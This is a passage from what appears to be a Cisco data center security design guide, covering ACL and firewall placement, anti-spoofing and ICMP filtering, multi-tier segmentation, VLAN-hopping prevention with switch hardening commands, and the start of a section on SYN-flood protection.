
The Cisco data center security solution offers multiple configuration points for access control lists (ACLs) for simplified ACL management and scalability. The data center aggregation layer is typically a Catalyst 6500 with a firewall service blade. This allows several filtering points for both client-to-server traffic and server-to-server traffic.



Note

ACL design best practices and detailed anti-spoofing filtering techniques are not described in this guide, but they are mentioned in this overview for completeness.

Figure 1-15 shows the Cisco data center solution architecture.

Figure 1-15 Cisco Data Center Solution—Aggregation and Access

The Cisco data center architecture comprises an aggregation layer made of a pair of Catalyst 6500s (Figure 1-15 shows a non-redundant topology) and several access switches (Figure 1-15 shows one access switch). Internally to the Catalyst 6500 there is a routing engine (the MSFC) and a firewall blade. The aggregation switch connects to the core with Layer 3 links.

Depending on the mode of operation, the firewall in the chassis may bridge or route traffic between the outside and the inside VLANs (5 with 105 or 10 with 110 respectively). The aggregation switch connects to the access layer with a trunk that carries the inside VLANs (105 and 110).

Access list potential configuration points include the following:

- The Layer 3 interfaces on the MSFC (Cisco IOS ACLs)
- VLAN 5, 10, 105, and 110 on the switch (VLAN ACLs)
- VLAN 5, 10, 105, and 110 on the firewall blade

The ACL configuration is further simplified by the use of object grouping on the firewall. You can define the following groups on the firewall:

- Network
- Protocol
- Service
- ICMP type

ACL Technologies

Cisco IOS ACLs and VLAN ACLs (VACLs) allow you to define granular traffic filtering up to the Layer 4 port level, thus preventing unwanted access to services. ACLs and VACLs also allow defining allowed traffic types between server farms that are part of a multi-tier environment.

The firewall blade provides stateful filtering by means of ACLs. This allows designs where the traffic from the client to the server hits several layers of ACLs that become more granular as they approach the server farm. In addition to router capability, firewalls can open Layer 4 ports dynamically based on the control session negotiation. This functionality is provided by fixups.

Structured ACL Filtering

For manageability reasons, you should structure access list entries within an ACL or even tier the ACLs on multiple devices. This preserves the readability of the ACL and prevents opening the data center to all traffic when an ACL requires modification.

A well-structured ACL typically performs the following tasks:

- Provides anti-spoofing filtering
- Provides network infrastructure protection
- Provides exemptions to allow traffic that would be otherwise denied, such as network management traffic to the network device itself including SSH, SNMP, SSL, Syslog traffic, specific ICMP messages, and probes from a load balancer.
- Provides exclusions to drop traffic that is always considered undesirable, such as ICMP traffic other than echo, echo reply, TTL expired, or MTU size exceeded.
- Allows specific services such as DNS, SMTP, HTTP, HTTPS, and FTP
- Provides deny and log functionality



Note

For more information on defining security policies, see RFC 2196 at the following URL:
<http://www.ietf.org/rfc/rfc2196.txt>

Anti-Spoofing Filtering

At a minimum, border routers that provide external access to the B2C environment should be configured to provide anti-spoofing filtering against bogon (unassigned) IP addresses and to perform RFC 1918 and RFC 2827 filtering. RFC 2827 filtering prevents an external host from using an IP address that belongs to the enterprise, and it also prevents internal hosts from generating traffic with a source IP address that does not belong to the enterprise.

Anti-spoofing is also beneficial at the server farm aggregation layer. ACLs applied to the firewall inside interface should prevent traffic sourced by the servers from using a spoofed source IP address.

Anti-spoofing can also be performed by using Unicast Path Reverse Forwarding (uRPF), depending on the number of paths per prefix that the hardware supports.




Note

The Catalyst 6500 Supervisor 720 supports six paths per prefix in hardware.

Use of uRPF on the aggregation switch verifies that the incoming traffic does not use any directly connected subnet IP address as the source IP address.

Figure 1-16 shows where to configure anti-spoofing at the aggregation layer of a server farm to address the concerns illustrated in [ACL Technologies, page 1-21](#).

Figure 1-16 Cisco Data Center Solution—Anti-spoofing at the Aggregation Layer

126819

Fragment Filtering

Cisco IOS ACLs or VACLs allow defining the forwarding behavior for fragments, which needs to be carefully designed to prevent fragment attacks such as those described in RFC 1858. Fragment filtering can be further complemented with the stateful capabilities of the Cisco FWSM, which can reassemble the fragments and validate them (virtual reassembly) before forwarding them.

ICMP Filtering

Most ICMP messages can be used for reconnaissance and are otherwise seldom used. For this reason, it is good practice to block ICMP fragments, and to permit echo, echo-reply, packet-too-big (for the PATH MTU discovery function), and time-exceeded (for trace route and loop detection) packets. All the remaining ICMP traffic should be dropped. The firewall provides stateful ICMP inspection (fixup protocol icmp). The ICMP inspection engine ensures that there is only one response for each request and that the sequence number is correct.

Outbound Filtering

Outbound filtering is fundamental for controlling which connections a server is allowed to originate. As described in the previous sections, a compromised server might try to download malicious code via TFTP. TFTP transfers between an application user and the server should be prevented; TFTP should be allowed only to specific hosts.

As previously indicated, a compromised server might cycle source IP addresses to saturate the network connection tables. Outbound anti-spoofing filtering prevents this.

For example, you can implement outbound filtering on the firewall blade with inbound ACLs applied to the inside interface.

Additional References

See the following URLs for more information:

- Cisco Catalyst 6500
<http://www.cisco.com/en/US/products/hw/switches/ps708/index.html>
- Cisco Firewall Services Module
<http://www.cisco.com/en/US/products/hw/modules/ps2706/ps4452/index.html>
- Cisco Network Analysis Module
http://www.cisco.com/univercd/cc/td/doc/product/lan/cat6000/mod_icn/nam/index.htm
- Cisco IDS 4200 Series Sensor
<http://www.cisco.com/en/US/products/hw/vpndevc/ps4077/>
- Cisco IDS Services Module
<http://www.cisco.com/en/US/products/hw/modules/ps2706/ps5058/>
- Cisco Guard XT 5650
<http://www.cisco.com/en/US/products/ps5888/index.html>
- Cisco SSL Services Module
<http://www.cisco.com/en/US/products/hw/modules/ps2706/ps4156/index.html>
- Cisco Content Switching Module
<http://www.cisco.com/en/US/products/hw/modules/ps2706/ps780/index.html>
- Cisco Security Agent
<http://www.cisco.com/en/US/products/sw/secursw/ps5057/>
- Cisco MDS9000
<http://www.cisco.com/en/US/products/hw/ps4159/ps4358/index.html>
- VLAN security
http://www.cisco.com/warp/public/cc/pd/si/casi/ca6000/prodlit/vlnwp_wp.pdf
- Data center design
http://www.cisco.com/en/US/netsol/ns340/ns394/ns224/networking_solutions_packages_list.html
- Mitigating network DoS attacks
http://www.cisco.com/en/US/about/ac123/ac114/ac173/ac253/about_cisco_packet_technology0900aec800e0151.html



Enterprise Data Center Topology

This chapter provides a detailed description on how to harden and modify enterprise data center topologies for data center security. It includes the following sections:

- [Enterprise Data Center Topology Overview](#)
- [Network Design for Multi-tier Applications](#)
- [Network Design for DoS Protection](#)
- [Network Design for Intrusion Detection](#)

Enterprise Data Center Topology Overview

A typical large enterprise network often consists of multiple data centers, each with a responsibility for supporting key functions. In general, these data centers can be classified into three types:

- Internet
- Extranet
- Intranet


The Internet data center, which is used by external clients connecting from the Internet, supports the servers and devices required for business-to-consumer transaction-based web applications (e-commerce).

The extranet data center provides support and services for external, business-to-business (B2B) partner transactions. These services are often accessed over secure VPN connections or private WAN links between the partner network and the enterprise extranet.

The intranet data center houses applications and services accessed by clients with connectivity to the internal enterprise network. The applications and services housed in the intranet data center often support functions for manufacturing, marketing, HR, research and development, payroll, and other core business services.

[Figure 2-1](#) shows a common design for enterprise data centers. As illustrated, business transactions from the service providers (ISP1 and ISP2) enter the intranet server farm through a set of firewalls. These transactions might require load balancing to the DMZ servers to the presentation tier of the business-to-consumer (B2C) applications. The DMZ servers also include DNS servers and SMTP servers and they can equally benefit from the network load balancing.

Figure 2-1 Enterprise Data Center Network with Internet and Intranet Server Farms



The B2C servers can be dual-homed using two NICs, with the public NIC used for transaction exchange and the private NIC used to communicate with the application and/or the database servers. Figure 2-1 does not illustrate the application and database servers. The figure shows only that the back-end NIC gives the intranet servers connectivity to the data center core through a pair of firewalls.

Figure 2-1 shows the proxy servers, which provide campus network users with connectivity to the Internet. In the illustration, the intranet data center connects to the data center core through redundant Layer 3 links. The data center core simplifies connectivity among the various data center environments such as B2C, business-to-business (B2B), intranet server farms, and so on.

Some data center implementations completely isolate the Internet servers from the rest of the network at the physical level. This means that a separate set of non-routable links connect these servers directly to the intranet data center with no physical path available to any other part of the network.

Network Design for Multi-tier Applications


This section analyzes the network design of the Internet and/or intranet server farm and provides some additional details. The same model can be used for the B2B server farm. This section includes the following topics:

- [Network Design for B2B and B2X Server Farms](#)
- [Using Firewalls, Cisco IOS ACLs, and VACLs](#)
- [Virtual Firewalls](#)
- [Preventing VLAN Hopping](#)

Network Design for B2B and B2X Server Farms

Server farms are often built with physical separation between application tiers, as shown in [Figure 2-2](#).

Figure 2-2 Typical B2C Architecture with Physical Separation Between Application Tiers



126621


In this example, the B2C environment consists of a first tier of web servers, each of which has at least two NIC cards: a public interface and a private interface. The public interface may use either a public IP address or a private address with a firewall or load balancer providing Network Address Translation (NAT). The private interface uses a private address and gives access to the application servers through a pair of firewalls. The application servers, in turn, have at least two NICs: one for communication with the web servers and one for communication with the database servers.

**Note**

B2X generically refers to the e-commerce, business-to-business, and intranet server farms.

The current trend for consolidated data centers is to simplify the network infrastructure by reducing the number of network devices (see [Figure 2-3](#)).

Figure 2-3 Consolidated B2C Architecture Topologies



In Topology A, each server of a different type is connected to a physically separate access switch. Web servers are connected to one switch, application servers are connected to a different switch, and database servers are connected to a pair of access switches for increased availability. The traffic from these access switches is aggregated by a pair of Cisco Catalyst 6500 switches with service modules. Segmentation between these servers is ensured by the use of VLANs and/or virtual firewall contexts.

Topology B shows a more consolidated infrastructure in which web, database, and application servers connect to a single pair of access switches. At the access layer, VLANs provide segmentation between these servers. At the aggregation layer, segmentation is provided by VLANs and virtual firewall contexts.

The aggregation layer in both Topology A and Topology B provides the following functions:

- Firewalling
- Load balancing
- Network analysis

- SSL offloading services
- Intrusion detection


These services can be either integrated into a single aggregation chassis or some services can be offloaded to a separate layer of switches, referred to as service switches (see [Figure 2-4](#)). Each hardware accelerated service takes one slot in the chassis. Service switches are useful for consolidating multiple security and load balancing services to provide high density of ports for the servers.

To optimize security, only offload load balancing and SSL offloading to the service switches. Keep the firewall and network analysis modules in the aggregation layer switch.


Note

This design guide does not include the data center design that uses service switches.

Figure 2-4 B2C Topology with Service Switches



Segmentation by means of VLANs within a consolidated infrastructure allows servers belonging to different organizations to be kept logically separate for security reasons, while remaining physically connected to the same device.

Using Firewalls, Cisco IOS ACLs, and VACLs

Deploying ACLs in the data center is most beneficial for limiting access to and from devices (for example, subnet segregation) through basic Layer 3 and Layer 4 packet filtering. ACLs can be set to filter by the Layer 4 port, but they are not capable of providing upper-layer application protection. ACLs do not support stateful packet inspection, which is a key benefit of using a firewall. Stateful packet inspection allows a firewall to perform packet-by-packet inspection of connection-oriented requests, and to deny incomplete or malformed requests.

The Cisco Firewall Services Module (FWSM) is an integrated firewall for the Cisco Catalyst 6000 Series switches. The FWSM is configured like a Cisco PIX Firewall and therefore can be deployed to perform stateful packet inspection for both inbound and outbound traffic, as well as server-to-server communications. The FWSM module provides packet inspection throughput at 5 Gbps.

In a multi-tier architecture, filtering is recommended and should be performed in front of the presentation tier, between the presentation and application tiers, and between the application and database tiers. Packet filtering may also be performed between servers residing in the same tier. The packet filtering recommendations are dependent on the type of architecture deployed. For the physical multi-tier server farm, Cisco recommends that you filter at each layer because this provides optimum security.

With a traditional appliance-based firewall, filtering at each layer requires a minimum of two firewalls at each tier. This in turn adds to the complexity of physical connections, management, and high availability. [Figure 2-2](#) shows a typical multi-tier server farm architecture with appliance-based firewalls deployed at each tier.

You can configure separate VLANs on the FWSM for each layer with routing and packet filtering performed between each tier. This allows all traffic between VLANs to pass through the FWSM, therefore centralizing packet filtering services on a single physical pair of firewalls. A single FWSM pair can be “virtualized” into multiple logical firewalls. This virtualization allows you to create separate logical firewalls per tier, and, if desirable, per customer.

Whether it is better to use ACL packet filtering or firewalling between server farm tiers depends on the application. Firewalls have been optimized for transactional protocols such as HTTP, DNS, SMTP, and SQL as well as typical DMZ applications. As a result, the presentation tier for typical web-based transactional applications benefits most from a firewall.


Server-to-server protocols that negotiate dynamic ports and keep connection idle for a long time typically are handled better with pure packet filtering. These protocols include IIOP, RMI, and DCOM.

Virtual Firewalls

Security between server farms of different types and residing in separate VLANs can be provided by partitioning a single FWSM into multiple virtual firewalls, known as security contexts. Each context is an independent system with its own security policy, interfaces, and administrators. Multiple contexts are equivalent to having multiple standalone firewalls. Each context has its own configuration that identifies the security policy, interfaces, and almost all the options that are configurable on a standalone firewall. If desired, individual context administrators can implement the security policy for each context. To prevent one context from inadvertently affecting other contexts, some resources, such as VLANs and system resources, are controlled by the overall system administrator.

[Figure 2-5](#) shows the resulting topology in a consolidated server farm where each firewall context protects the application tiers. VLAN segmentation enforces traffic from the web to the application tier through the firewall context protecting the application tier.

Figure 2-5 Data Center Topology with Virtual Firewalls




Several variations in this design are possible. For example, servers often have two NIC cards: one for the public-facing network and one for the web-to-application communication. In this case, the NIC might be placed on the same subnet on the outside VLAN of the firewall. Better yet, it can be placed in its own subnet, routed only to the application tier subnet, and without any public access.

The same concepts can be used to provide security for applications that belong to different departments within the same organization.

Preventing VLAN Hopping

The data center access switches are typically connected to the aggregation switches through 802.1q trunk ports. By default, a trunk carries all VLANs when it is first configured. Each access switch that supports more than one server VLAN must have a trunk connection to the data center aggregation switch, as shown in [Figure 2-6](#).

Figure 2-6 802.1q Trunking in the Data Center



By default, all trunks carry VLAN 1 and all ports reside in VLAN 1. Cisco Discovery Protocol (CDP) and VLAN Trunking Protocol (VTP) control messages are also carried on VLAN 1, by default. Even if VLAN 1 is cleared from a trunk interface, the control messages are still sent over VLAN 1 even though no data traffic is forwarded on VLAN 1.

It is theoretically possible for an attacker to craft frames with two VLAN 802.1q tags. In Figure 2-6, this would make it possible for a compromised web server to gain access to the application servers, bypassing the firewall protection, because the native VLAN on the access switch is set to VLAN 1. The attacker simply double encapsulates the packet with two VLAN tags. The first tag is VLAN 1, and the second tag is the target VLAN where the application servers reside (for example, VLAN 10 in Figure 2-6).

When the switch receives the double-encapsulated packet from the attacker, it strips off the first VLAN tag (native VLAN) and forwards the packet to VLAN 10. In this case, the port to which the attacker connected does not have to carry VLAN 10 for the attacker to reach VLAN 10. It is only necessary for the attacker to install software on the server for crafting a packet with two 802.1q tags.

However unlikely this attack is, it is important to make sure that the design of the data center eliminates any possibility. VLANs are used as the segmentation mechanism in a consolidated environment and firewalls operate on VLANs to apply security policies to traffic that goes from one server farm to the other.

Several steps can be taken to prevent VLAN hopping:

- First, clear the native VLAN from all trunk ports. The control protocols may still be carried over the native VLAN, but no data traffic will be transmitted over it.
- If the native VLAN cannot be cleared from the trunk port, pick an unused VLAN to use as the native VLAN and use it for nothing else.
- Tag all VLANs on the trunks including the native VLAN.

To change the native VLAN in Catalyst IOS, enter the following command:

```
access> (enable) set vlan 2 1/1
```

```
access> (enable) sh trunk 1/1
* - indicates vtp domain mismatch
Port      Mode      Encapsulation  Status      Native vlan
-----
1/1      auto      negotiate      trunking    2
```

To change the native VLAN in Cisco IOS software, enter the following command:

```
agg(config-if)#switchport trunk native vlan 2
agg#sh int gig 2/8 trunk
Port      Mode      Encapsulation  Status      Native vlan
Gi2/8     desirable negotiate      not-trunking 2
```

Also, disable DTP on server ports. If the port is left with DTP auto-configured, which is the default on many switches, an attacker can connect and arbitrarily cause the port to start trunking and consequently pass all VLAN information.

To disable DTP in CatOS, enter the following command:

```
Access> (enable) set trunk 3/47 off
Port(s) 3/47 trunk mode set to off.
```

To disable DTP in Cisco IOS software, enter the following command:

```
agg(config-if)#switchport mode access
```

To avoid this problem, you can choose to not use any access VLAN as the native VLAN of a trunk, or you can make sure you tag all the VLANs carried on a trunk by using the **vlan dot1q tag native** command.

A recent series of tests performed on the Catalyst product line by @Stake were specifically directed at testing the vulnerability of VLANs in these switches. The tests found that when VLAN security configuration guidelines were properly followed, they were not able to hop or bypass VLANs on these switches using a variety of well-known attacks.



Note

To see the @Stake security document, see the following URL:

http://www.cisco.com/warp/public/cc/pd/si/casi/ca6000/tech/stake_wp.pdf

Network Design for DoS Protection

The objective of a denial of service (DoS) attack is to deny access for legitimate users to enterprise resources. It is an attack that floods the network with useless traffic, and that usually exploits limitations in the TCP/IP stack. Synchronization (SYN) floods, Ping-Of-Death, and Teardrop attacks are common DoS methods used by attackers. The Catalyst 6500, load balancers, and firewalls provide protection against DoS attacks. The data center design can also be optimized to provide maximum protection against DoS attacks.

This section describes methods used to prevent DoS attacks, the impact on performance of these methods, and recommended designs. It includes the following topics:

- [TCP Intercept](#)
- [SYN Cookies](#)
- [Performance Considerations](#)
- [Design Models](#)

TCP Intercept

The TCP Intercept feature protects downstream servers using TCP (FTP, HTTP, SMTP, and so on) from SYN flood DoS attacks. In a SYN flood attack, one or more machines controlled by an attacker bombard a server with a barrage of requests for connection. Because these request messages have unreachable return addresses, the connections cannot be established. The resulting volume of unresolved open connections eventually overwhelms the server and can cause it to deny service to valid requests. This prevents legitimate users from connecting to websites, accessing e-mail, using FTP service, and so on.

TCP Intercept on the Catalyst 6500

The TCP Intercept feature mitigates SYN floods by intercepting and validating TCP connection requests, and operates in two modes:

- Intercept mode
- Watch mode

